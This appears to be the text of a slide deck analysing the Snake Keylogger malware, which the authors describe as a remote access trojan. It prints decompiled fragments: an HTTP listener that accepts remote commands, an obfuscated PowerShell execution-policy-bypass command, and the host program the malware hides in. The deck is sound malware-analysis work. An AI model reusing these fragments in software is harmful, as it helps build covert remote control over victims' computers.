

A decorative graphic on the left side of the slide consisting of two overlapping parallelograms. The front one is blue and the back one is a light green. They are positioned diagonally, with the blue one partially covering the green one.

Snake Keylogger

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Introduction of snake keylogger

- Keylogger written in .net
- Also steals other data such as clipboard and browser data
- Finally takes screenshots
- Can be bought online
- Popular for phishing attacks
- Often from a infected docx or pdf file
- Many variants are out there



Tools We Used

- VS code
- Visual Studio 2022
- DN Spy
- Ghidra
- .NET framework
- VMWare
- Open source intelligence



Microsoft®
.NET



OSINT

vmware®



Methodology

- Find the entry point
- Follow the function calls
- Wrote code based on our understanding
- Stepped through the dummy program to get the decrypted malicious file
- Converted that byte array to an executable file

Issues

- Antivirus
- .NET versioning issues
- Malware Code is encrypted



agam.Properties.Resources.resources X

```
1 // 0x00001388: agam.Properties.Resources.resources (204008 bytes, Embedded, Private)
```

Save

```
2  
3
```

```
4 // 0x00001458: SpaceTeam = 203792 bytes
```

```
5
```



Demo of decrypting malware

<https://youtu.be/ClyTiRYdeqs>

Effects

- This is a RAT
- Runs a web service
- Allows the user to capture screenshots
- Ability to upload and execute code remotely





Command & Control

- Creates a web server and pokes a hole in the firewall
- The hacker can browse to the computer and run commands and receive information from/on the computer

```
// Token: 0x0600009A RID: 154 RVA: 0x00003D20 File Offset: 0x00001F20
0 references
public void run()
{
    HttpListener httpListener = new HttpListener();
    httpListener.Prefixes.Add(string.Format("http://*:0}/", this.port));
    httpListener.Start();
    while (httpListener.IsListening)
    {
        HttpListenerContext context = httpListener.GetContext();
        string absolutePath = context.Request.Url.AbsolutePath;
        bool flag = false;
        foreach (WebServerCommandBase webServerCommandBase in this.commands)
        {
            bool flag2 = webServerCommandBase.Path.IsMatch(absolutePath);
            if (flag2)
            {
                webServerCommandBase.execute(context);
                flag = true;
            }
        }
    }
}
```





Commands

- There's a list of commands that can be run from the web interface

Notably:

- Uploading files
- Running scripts
- Executing powershell commands
- Taking screenshots



Other Interesting Findings

- Attempting to hide itself in a companies internal software
- The main program decrypts a dll file that is the malicious code
- Not really a keylogger actually a RAT
- Used chinese characters and then replaced them

```
string str = string.Concat(new string[]
```

```
{  
    "鑄日難金女月十竹中c鑄日難金女月十竹中o鑄日難金女月十竹中p鑄日難金女月十竹中y鑄日難金女月十竹中-鑄日難金女月十  
    竹中I鑄日難金女月十竹中t鑄日難金女月十竹中e鑄日難金女月十竹中m".Replace("鑄日難金女月十竹中", ""),  
    IDBase.J0J0Z,  
    " " + "  
    text,  
    " " + "  
});  
QsJkSv0JQZGMrkQGUrJCZfDxJsp0iApOTEDEDQQQBBDh.ExecsTARTuP("鑄日難金女月十竹中-鑄日難金女月十竹中t鑄日難金女月  
十竹中x鑄日難金女月十竹中e鑄日難金女月十竹中c鑄日難金女月十竹中u鑄日難金女月十竹中t鑄日難金女月十竹中i鑄日難金女  
月十竹中o鑄日難金女月十竹中n鑄日難金女月十竹中p鑄日難金女月十竹中o鑄日難金女月十竹中l鑄日難金女月十竹中i鑄日難金  
女月十竹中c鑄日難金女月十竹中y鑄日難金女月十竹中鑄日難金女月十竹中b鑄日難金女月十竹中y鑄日難金女月十竹中p鑄日難  
金女月十竹中a鑄日難金女月十竹中s鑄日難金女月十竹中s鑄日難金女月十竹中鑄日難金女月十竹中鑄日難金女月十竹中c鑄日  
難金女月十竹中o鑄日難金女月十竹中m鑄日難金女月十竹中m鑄日難金女月十竹中a鑄日難金女月十竹中n鑄日難金女月十竹中  
d".Replace("鑄日難金女月十竹中", "") + " " + str);  
Thread.Sleep(1000);
```

0 references

internal class Program

```
{  
    // Token: 0x00000040 RID: 64 RVA: 0x00002E74 File Offset: 0x00001074  
    0 references  
    private static int Menu()  
    {  
        string text;  
        bool flag;  
        do  
        {  
            Console.WriteLine("Welcome to AgaMacolet!");  
            Console.WriteLine("1 - Enter a new costumer to the store.");  
            Console.WriteLine("2 - Enter X of new costumers to the store.");  
            Console.WriteLine("3 - Show the customers in the store.");  
            Console.WriteLine("4 - To create a new cashier.");  
            Console.WriteLine("5 - Show purchases record at cash registers");  
            Console.WriteLine("6 - Show cashier activation logs at cash registers");  
            Console.WriteLine("7 - Old customer has a corona");  
            Console.WriteLine("8 - Customer exit the store.");  
            Console.WriteLine("9 - Switch between Cashiers");  
            Console.WriteLine("10 - Check if cashier ia able to work");  
            Console.WriteLine("11 - Exit");  
            text = Console.ReadLine();  
            flag = (text == "1" || text == "2" || text == "3" || text == "4" || text == "5" || text == "6" || text == "7" || text == "8" || text == "9" || text == "10" || text == "11");  
        }  
        while (!flag);  
        return Convert.ToInt32(text);  
    }  
}
```

The creators

We happened to find the list of the GAiA members who seem to be the creators of this piece of malware

```
ebJS.gaia.js  X  IDBase.Z.cs  GenencInt.cs  Firewall.cs  ShareCodeUtil.cs  GlobalActionScreenshot.cs  WebServer.cs
code = [38, 38, 40, 40, 37, 39, 37, 39, 66, 65];
ci = 0;

$("body").keyup(function (e) {
    if (e.keyCode == code[ci]) {
        ci++;
        if (ci >= code.length) {
            $("#about").html("<p><strong>Greetings to all GAiA Members!</strong></p> \
                <p>Currently justquant, Toxoid_49b, CliftonM, xal0gic, Techel and Me (Leurak)</p>");
            $("#aboutModal").modal();
            ci = 0;
        }
    } else {
        ci = 0;
    }
});
```

Questions?

